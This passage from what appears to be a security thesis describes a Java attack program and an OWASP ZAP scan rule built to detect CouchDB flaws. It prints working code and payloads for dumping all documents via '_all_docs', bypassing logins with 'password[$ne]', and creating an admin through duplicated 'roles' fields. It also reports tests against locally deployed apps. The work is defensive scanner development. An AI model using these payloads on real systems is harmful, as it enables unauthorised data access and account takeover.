Now, in the third phase the `injection311` wants to try to login with an existing username on the database, but without knowing the password. So it selects one random document from the previous JSON object (the one with all the documents), extracts the key, and sends a GET request (via the `sendGET`) to retrieve the whole document identified by that key.

```
/* ***** _all_docs ***** */
JSONObject resAllDoc = sendGET( url: ipAddress + "/get?key[]=_all_docs");
if(!resAllDoc.isEmpty()){
    code = resAllDoc.optInt( key: "code", defaultValue: -1);
    if(code == 200) {
        System.out.println("\n----- _all_docs COMPROMISED! -----\\n");
        System.out.println(resAllDoc);
        allDocsFlag = true;
    }
    else
        System.out.println("\n----- _all_docs PROTECTED! -----\\n");
}
```

Figure 3.23: Second part of method `injection311` of the Java Application.

When the response arrives, the document is explored to search for the username property; when this method has a username to exploit, it will use the `sendPOST` to the “/login” path with the body of the request containing the found username and the password property formatted for the attack of password bypass (“password[\$ne]:”). Also here, if the response gives a positive result, the method will print a message to inform the user that the attack was successfully completed.

```

/* ***** One Key ***** */
String user = "";
if(allDocsFlag){
    JSONArray rows = new JSONArray(resAllDoc.get("rows").toString());
    JSONObject jsonKey = rows.getJSONObject( index: 0);
    String key = jsonKey.optString( key: "key", defaultValue: "");
    if(!key.equals("")) {
        JSONObject resOneKey = sendGET( url: ipAddr + "/get?key=" + key);
        if (!resOneKey.isEmpty()) {
            code = resOneKey.optInt( key: "code", defaultValue: -1);
            if (code == 200)
                user = resOneKey.optString( key: "user", defaultValue: "");
        }
    }
    if(!user.equals("")){
        String body = "{\"user\": \""+ user +"\", \"password[$ne]\": \"\"}";
        JSONObject resUser = sendPOST( url: ipAddr + "/login", body);
        code = resUser.optInt( key: "code", defaultValue: -1);
        boolean result = resUser.optBoolean( key: "login", defaultValue: false);
        if(code == 200 && result)
            System.out.println("\n----- Login for user " + user + " success ----- \n");
    }
}
}

```

Figure 3.24: Third part of method injection311 of the Java Application.

- **injection161.** This is the method which performs the privilege escalation attack (possible only on the version 1.6.1 of *CouchDB*). It uses the `sendPUT` to send an HTTP PUT request to the application, that has in the body the JSON representation of the user to be inserted, but with the “roles” property repeated two times: the first with the “__admin” keyword, and the second empty (as discussed before in the description of this attack). Basing on the form of the response, this method will print a message to tell user if the document has been inserted correctly, if it already exists or if cannot be created a user with administrator privileges.

```
public void injection161() throws IOException {
    String body = "{\"name\": \"zap\", \"password\": \"zap\", \"roles\": \" +
        "[\"_admin\"], \"roles\": [], \"type\": \"user\"}";
    JSONObject res = sendPUT( url: ipAddr + "/insertDoc", body);

    if(res.optInt( key: "code", defaultValue: -1) == 200 &&
        res.optBoolean( key: "ok", defaultValue: false))
        System.out.println("\n----- USER \"zap\" CREATED WITH ADMIN PRIVILEGES! -----\\n");
    else if(res.optString( key: "error", defaultValue: "\\0").compareTo("conflict") == 0)
        System.out.println("\n----- USER ALREADY EXISTS! -----\\n");
    else
        System.out.println("\n----- USER CANNOT BE CREATED WITH ADMIN PRIVILEGES! -----\\n");
}
```

Figure 3.25: Method injection161 of the Java Application.

Inside the other class there is only the main method, which asks the user to insert the URL of the application to attack and the port number on which it is executed. Then it instantiates a *CouchDBInjection* object passing to the constructor the concatenation of the address and the port number inserted by the user. When the object is ready, the main method calls first the `injection161` and then the `injection311` catching the errors for both methods in case they occur. This application has been executed for both the web applications and it was useful to adjust some details in the *JavaScript* server code and in the *CouchDB* configuration. After this, the work can finally move on the *OWASP ZAP* extension.

3.5 ZAP Extension: CouchDbInjectionScanRule

The extension for the *CouchDB* vulnerabilities to be written for *OWASP ZAP* is categorized under the “Active Scan Rules”, so a new module inside the relative package has to be created in order to develop the add-on. There are three different packages for the “Active Scan Rules”: one for the release version, one for the beta and another one for the alpha release of *OWASP ZAP*. So, due to the fact that this is the first version of this extension, it has been created in the “ascanrulesAlpha” package (the package related to the alpha release).

First of all, let's see how an Active Scan Rule works inside *OWASP ZAP*. Before performing this type of analysis, it's necessary to build the sites tree of the application under test. To do so, the *spider* extension is necessary; it takes the URL of the web application and then it discovers all the available paths for that application. For each path is displayed the type of the request (like GET, POST, or PUT) that it accepts, and all the parameters it receives. When the tree is built, it is possible to launch the "Active Scan Rules", setting the starting point, which can be the root of the web application (in this way all the paths will be scanned) or a specific path; it is possible to decide also what kind of technology we want to test, which type of scan rules we want to perform and the strength of the attacks that will be executed. Then all the selected automated scan rules are performed, exchanging messages with the web application, according to how each scan rule has been designed. If a vulnerability is detected, the scan rules have the task of raising an alert to inform the user, on which path, with what type of request and what kind of vulnerability has been discovered.

After this premise, we can see how the scanning rule was designed for *CouchDB*. The "CouchDbInjectionScanRule" entity is a class that extends the "AbstractAppParamPlugin" class and inherits from it, and from all other classes higher in the hierarchy, some useful methods for the purpose of an Active Scan Rule. There are some getters⁴ useful to retrieve messages and constants to be displayed in the graphical interface, for giving the user hints on how to use the extension, give him a description of how it works, or an explanation of the vulnerability found. Then there are three methods, one called `|verb*|init|` for the initialization of the variables and for environment preparation, and other two both called `scan`, in

⁴A kind of method very popular in OOP (Object-Oriented Programming) used to retrieve properties that are private. If a property is private, can be used only inside the class the belong, so the use of a getter is a mechanism to expose it to the other classes. Often getters are associated with setters: the firsts are used to read the properties and the second to write them.

which the difference stands in the fact that they receive a different number of parameters. Usually the one who receives an `HttpMessage` and a `NameValuePair` is used to make some assumption on the request under analysis; while the other one, which receives a `HttpMessage` and two `String` (for parameter and value) is used to apply the rules of the scan. These two methods are called for each request and for each property, for example if a REST API accepts two properties for a GET request, the `scan` methods are called one time for the first property, on which some manipulation can be done, and one time for the second property, and the same manipulation will be done also for it.

The `scan` method of `CouchDbInjectionScanRule` (the one in which all the automated rules are performed) is divided in three macro-sections, each one identified by a type of attack that can be executed on *CouchDB*. Let's see more in detail how they are structured.

3.5.1 Query injection for Check Bypass

In this first part, the parameter of the request is taken and concatenated with the suffix `[]`, that cause the attack under analysis to be successful, while the `"_all_docs"` keyword is set as the value associated to the parameter.

```
private static final String allDocsInjSuffix = "[]";  
private static final String allDocsValue = "_all_docs";
```

Figure 3.26: Properties used for the check bypass attack.

```
setParameter(msgInjAttack, param: param + allDocsInjSuffix, allDocsValue);  
sendAndReceive(msgInjAttack, isFollowRedirect: false);
```

Figure 3.27: Piece of code where the message for the check bypass attack is constructed and sent.

Then the request is sent (Figure 3.27), and the response is captured and analyzed: the expected message should be a JSON object with all the information of the response, included an array with all the document listed, under the “rows” property, or straight a JSON array including all the documents of the database. So, the method tries to convert the string of the response body in a JSON object (Figure 3.28); if the conversion is successful, the property “rows” (if it exists) is extracted from the object and put inside a JSON array, instead, if the conversion fails the method tries another conversion, this time with a JSON array.

At the end, if the status code of the response is equal to “200” and the array extracted from the response is not null, the attack is considered executable, and so an alert with all the information about this vulnerability is raised (Figure 3.29).

```
try{
    bodyAllDocs = JSONObject.fromObject(msgInjAttack.getResponseBody().toString());
} catch (JSONException ex){
    isJSONObject = false;
}
JSONArray docs = null;
if(isJSONObject)
    docs = bodyAllDocs.optJSONArray(allDocsProp);
else
    try{
        docs = JSONArray.fromObject(msgInjAttack.getResponseBody().toString());
    } catch (JSONException ignored){}
```

Figure 3.28: Piece of code where the method scan tries to convert the response of the check bypass attack in a JSON object or in a JSON array.

```
if (msgInjAttack.getResponseHeader().getStatusCode() == 200 && docs != null) {  
    newAlert()  
        .setConfidence(Alert.CONFIDENCE_HIGH)  
        .setParam(param)  
        .setAttack(param + allDocsInjSuffix)  
        .setOtherInfo(getExtraInfo(ALL_DOCS))  
        .setMessage(msgInjAttack)  
        .raise();  
    isInsertUser = false;  
}
```

Figure 3.29: If statement of the check bypass attack that decides if must raise an alert.

3.5.2 Query injection for Password Bypass

In this section of the code, the parameter under analysis is concatenated with the suffix “[\$ne]”, used to bypass the password inside the database and the value is set equal to the value received by the “scan” method, that is “ZAP” (this because the value of the password in this attack is not important, and it must be different from the real password, according to the explanation in Section 3.2.1), then the message is sent.

```
private static final String pwdInjSuffix = "[$ne]";
```

Figure 3.30: Property used for the password bypass attack.

```
sendAndReceive(msgCounterProof, isFollowRedirect: false);  
  
setParameter(msgInjAttack, param: param + pwdInjSuffix, value);  
sendAndReceive(msgInjAttack, isFollowRedirect: false);
```

Figure 3.31: Piece of code where both the “good” and the infected messages for the password bypass attack are constructed and sent.

Before sending the latter, a “good” message has been sent to the server with the same values, but without adding the suffix to the parameter (Figure 3.31); this message will be used as a counterproof for the response. In fact, we expect the counterproof message to receive a response that says the login has failed (because the password “ZAP” is not correct) while the infected message receives a response that tells the login has been successful. If this happens, and so the responses for the two messages are different, an alert with all the information about the found vulnerability is raised to warn the ZAP user (Figure 3.32).

```
if (
    (msgCounterProof.getResponseHeader().getStatusCode() == 200 ||
     msgInjAttack.getResponseHeader().getStatusCode() == 200)
    &&
    msgInjAttack.getResponseBody().toString()
    .compareTo(msgCounterProof.getResponseBody().toString()) != 0
) {
    newAlert()
        .setConfidence(Alert.CONFIDENCE_HIGH)
        .setParam(param)
        .setAttack(param + pwdInjSuffix)
        .setOtherInfo(getExtraInfo(LOGIN))
        .setMessage(msgInjAttack)
        .raise();
    isInsertUser = false;
}
```

Figure 3.32: If statement of the password bypass attack that decides if must raise an alert.

3.5.3 Privilege Escalation

In this last part of the `scan` method, the parameter is left as it is, while the value is set to the string representing the JSON object which identifies the user to be inserted inside the database (as shown in Figure 3.33), formatted in the way useful to make the attack executable, that is with the “roles” property repeated two times (one with the “`_admin`” keyword and one empty).

```
private static final String adminUser = "{\"name\": \"ZAP\", \"password\": \"ZAP\", \" +  
|   \"roles\": [\"_admin\"], \"roles\": [], \"type\": \"user\"}";  
private static final String[] INSERT_USER_VALUES = new String[] {"ok", "conflict"};
```

Figure 3.33: Properties used for the privilege escalation attack.

```
setParameter(msgInjAttack, param, adminUser);  
sendAndReceive(msgInjAttack, isFollowRedirect: false);
```

Figure 3.34: Piece of code where the message for the privilege escalation attack is constructed and sent.

Then the request is sent, and when the response arrives, its body is extracted and put inside a string. So, the method checks if inside this string is contained a specific word, that is “ok” if the document has been inserted, or “conflict” if the document cannot be inserted because it already exists, but if it was not present inside the database, it would be inserted anyway. If this condition is asserted, the attack is possible and an alert, which describes the vulnerability in question, is raised (Figure 3.35).

```
if (bodyInsertUser.contains(INSERT_USER_VALUES[0]) ||
    bodyInsertUser.contains(INSERT_USER_VALUES[1])) {
    newAlert()
        .setConfidence(Alert.CONFIDENCE_HIGH)
        .setParam(param)
        .setAttack(ATTACK_ADMIN)
        .setOtherInfo(getExtraInfo(INSERT_USER))
        .setMessage(msgInjAttack)
        .raise();
}
```

Figure 3.35: If statement of the escalation privileges attack that decides if must raise an alert.

3.5.4 Additional Information

Unlike before, when with the *Java* application it was known the REST API on which the attack it will be tried, and all the parameters for each path, here in *OWASP ZAP*, everything is unknown, and the web application is treated like a black box. In fact every attack is performed for each path found for the application, so it is more difficult to be sure that a vulnerability is found and that an attack was successfully performed. Some False Positives can emerge after an analysis with *OWASP ZAP*, so the developers of the extensions should find a solution to raise an alert if and only if there is a good percentage of confidence about the vulnerability. This problem was considered also inside the “CouchDbInjectionScanRule” extension, using specific checks before raising an alert, like searching for specific keyword within the body of responses, or controls that avoid an attack to be executed on a resource that for some reason is unrelated to the type of attack, for example, the Privilege Escalation part will never be executed on a path that accepts a GET request, because the insertion can be made only with a PUT (or at most

with a POST). Once the development was over, the add-on was tested with some applications that rely on *CouchDB*; in the next chapter we will talk about how the extension performed against each infrastructure used.

Chapter 4

Testing Phase

4.1 Introduction

The development of the extension cannot be considered finished without a testing phase, so in this chapter we will see the results it gives for some selected application. But before talking about the tests, we should spend some words to explain how the tests were made and on which kind of applications. Since *OWASP ZAP* is an intrusive tool, we cannot use it trying to attack an application deployed on the web, like a bank portal or an e-commerce based on *CouchDB*, to see if the extension can find vulnerabilities. This is not allowed, because an analysis with *OWASP ZAP* can compromise a system, and this can be interpreted as a real attack, giving the owner of the application the permission to investigate and in the worst cases to report the tester.

For this reason, it has been taken the decision to build dedicated applications (one for the version 3.1.1 and one for the 1.6.1) as mentioned in the previous chapter (Section 3.3.2). But, since these applications were built with the intention of being vulnerable to the attacks under consideration, and thus to make the add-on successfully complete the analysis finding the vulnerabilities, other applications

found on GitHub, and developed by other users, were selected, downloaded, and deployed on a local virtual machine, and then used to test the operation of the *CouchDB* extension.

4.2 Application for CouchDB version 3.1.1

The first application under analysis is the one created with the latest version (v3.1.1) of *CouchDB*. After the initial scan with the *spider* extension of *OWASP ZAP*, the site tree discovered is represented in Figure 4.1.




Figure 4.1: Site tree of application for CouchDB v3.1.1.

Then the test moved to the *Active Scan Rules*, and when the attacks were completed, two alerts were showed in the dedicated window. As it was expected both the attack for the Check Bypass and for the Password Bypass can be performed on this application. In Figure 4.2 and 4.3 we can see the alerts with all the details related the vulnerabilities.




Figure 4.2: Alert raised for the Check Bypass attack on the application for CouchDB v3.1.1.




Figure 4.3: Alert raised for the Password Bypass attack on the application for CouchDB v3.1.1.

From the figures, we can find out that the alerts show the URL used to perform the attack, in URL-encoded format, in fact, in the URL for the Check Bypass, that is “http://192.168.1.162:3000/getKey?key%5B%5D=_all_docs” the characters “[”

and “]” are substituted by the analogous characters “%5B” and “%5D”. Moreover, indications about the parameter on which the attack was successful and how it was formatted are given by the alerts. For example, in the alert for Password Bypass attack is indicated the parameter “password” as the one vulnerable and that the attack was performed using the format “password[\$ne]” for this parameter. From this test we can determine that the detection of the two vulnerabilities under the category “Query Injection” works well in the developed extension.

4.3 Application for CouchDB version 1.6.1

Then the test moved to the second application created for the purpose of this thesis, that is the one for *CouchDB* version 1.6.1. Like before, the first thing to do is to discover the site tree of this application by using the *spider* extension of *OWASP ZAP*, represented in Figure 4.4.




Figure 4.4: Site tree of application for CouchDB v1.6.1.

Then the real attack is performed through the *Active Scan Rules* component, giving it as URL for the attack the root of the web application. When the scan is over, we can notice that an alert (like the one in Figure 4.5) is showed in the related tab, saying that the vulnerability for the Privilege Escalation has been found.




Figure 4.5: Alert raised for the privilege escalation attack on the application for CouchDB v1.6.1.

We can see that the URL used for the attack is displayed, with the type of HTTP request used (POST in this case). A short summary of the attack is showed, describing the use of the property “roles” duplicated, one with the value “_admin” and the other empty, and referring also to the CVE code of the vulnerability. As we expected, also here, we found out that the privilege escalation attack works well and the “CouchDbInjectionScanRule” add-on is able to find this kind of vulnerability.

4.4 “CouchDB” by sagarparker

One of the applications found on GitHub is named “CouchDB” and is developed by sagarparker (<https://github.com/sagarparker/CouchDB>). This is a very basic application which permits all the classic CRUD operations (Create, Read, Update, Delete), via a simple graphical interface (showed in Figure 6). It is developed in *JavaScript*, with the use of *Node.js* and *React*¹.

¹React is a very popular framework, developed and maintained by Meta (the Facebook company), which is used to build single-page application.




Figure 4.6: Graphical interface of "CouchDB" by sagarparker.

This application was deployed on a local machine, and it was attacked with the *OWASP ZAP* tool. As always, first thing to do is to construct the site tree of the application, using the spider add-on, so we can see the REST API it exposes (shown in Figure 4.7).




Figure 4.7: Site tree of application "CouchDB" by sagarparker.

As we can see the built site tree do not show something interesting, because only some resources like images or design script are found by the *spider*; this happens

because the architecture of the application is structured in a way that all the APIs are hidden from the outside, and they are accessible only by the application itself. In Figure 4.8 we can see that the *spider* extension found out some paths useful for the attack, but they are marked as “Out of Scope”, exactly because, thanks to the use of a framework like *React*, the application has been built secure against these kinds of attacks.

●	GET	http://localhost:8080/api/deleteUser	Out of Scope
●	GET	http://localhost:8080/api/getAllUsersDetails	Out of Scope
●	GET	http://localhost:8080/api/insertNewUser	Out of Scope
●	GET	http://localhost:8080/api/updateUserDetails	Out of Scope

Figure 4.8: APIs exposed by the server of "CouchDB" by sagarparker, out of the scope of ZAP.

Naturally, in this case, if we perform a scan with the Active Scan Rules, no alerts will be raised, because there is nothing to attack. The test discussed until now is related to the application by sagarparker attached to the version 3.1.1 of *CouchDB*; the same results were obtained with version 1.6.1. “CouchDB” from sagarparker is an example of how an application should be structured, using frameworks that give the developer a step ahead in security. For the purpose of this thesis, this test has been useful, because it brought an example of secure application, and because it has been possible to demonstrate that in cases like this no false positives are found.

4.5 "verge" by johnsellejr

The other application found on GitHub is named “verge” and has been developed by johnsellejr (<https://github.com/johnsellejr/verge>). This is a *php* application with basic functions of a social network, that are “signup” (Figure 4.10) and “login” (Figure 4.11).





Figure 4.9: Graphical interface of the home page of "verge" by johnsellejr.


After the deploy of the application with the version 3.1.1 of *CouchDB*, the analysis with *OWASP ZAP* started. First, the site tree has been constructed with the help of the *spider* extension: in Figure 12 is showed what it looks like.

Then the attack to find vulnerabilities related to CouchDB was launched, starting from the root of the application, using the active scan rules add-on. For this application two alerts were raised, both related to the “/login” API and to the password bypass attack. The first (showed in Figure 13) is related to the “password” parameter, as it should be, so we can deduce that this kind of attack is performable, and the application is not protected from the query injection. In fact, also with a malicious request, sent “by hand” to that API, the login with a known username was successful.



The image shows the 'Sign Up' page of the 'Verge' application. At the top, there is a navigation bar with the text 'Verge' on the left and links for 'Home', 'Signup', and 'Login' on the right. Below the navigation bar, the word 'Signup' is displayed in a large, bold font. Underneath, there are four input fields, each with a label to its left: 'Full Name', 'Email', 'Username', and 'Password'. Each field is a simple rectangular box. At the bottom of the form, there is a blue button with the text 'Sign Up!' in white.

Figure 4.10: Graphical interface of the signup page of "verge" by johnsellejr.



The image shows the 'Login' page of the 'Verge' application. At the top, there is a navigation bar with the text 'Verge' on the left and links for 'Home', 'Signup', and 'Login' on the right. Below the navigation bar, the word 'Login' is displayed in a large, bold font. Underneath, there are two input fields, each with a label to its left: 'Username' and 'Password'. Each field is a simple rectangular box. At the bottom of the form, there is a blue button with the text 'Login' in white.

Figure 4.11: Graphical interface of the login page of "verge" by johnsellejr.

The other alert is related to the “username” parameter, telling us that also the username can be bypassed. This is a false positive, but in this case, it is shown only because the attack was performed leaving all the parameters on the default value. If before the attack, we set the “username” parameter to something specific (like the username of a user we know it is present in the database), the second alert would not appear.

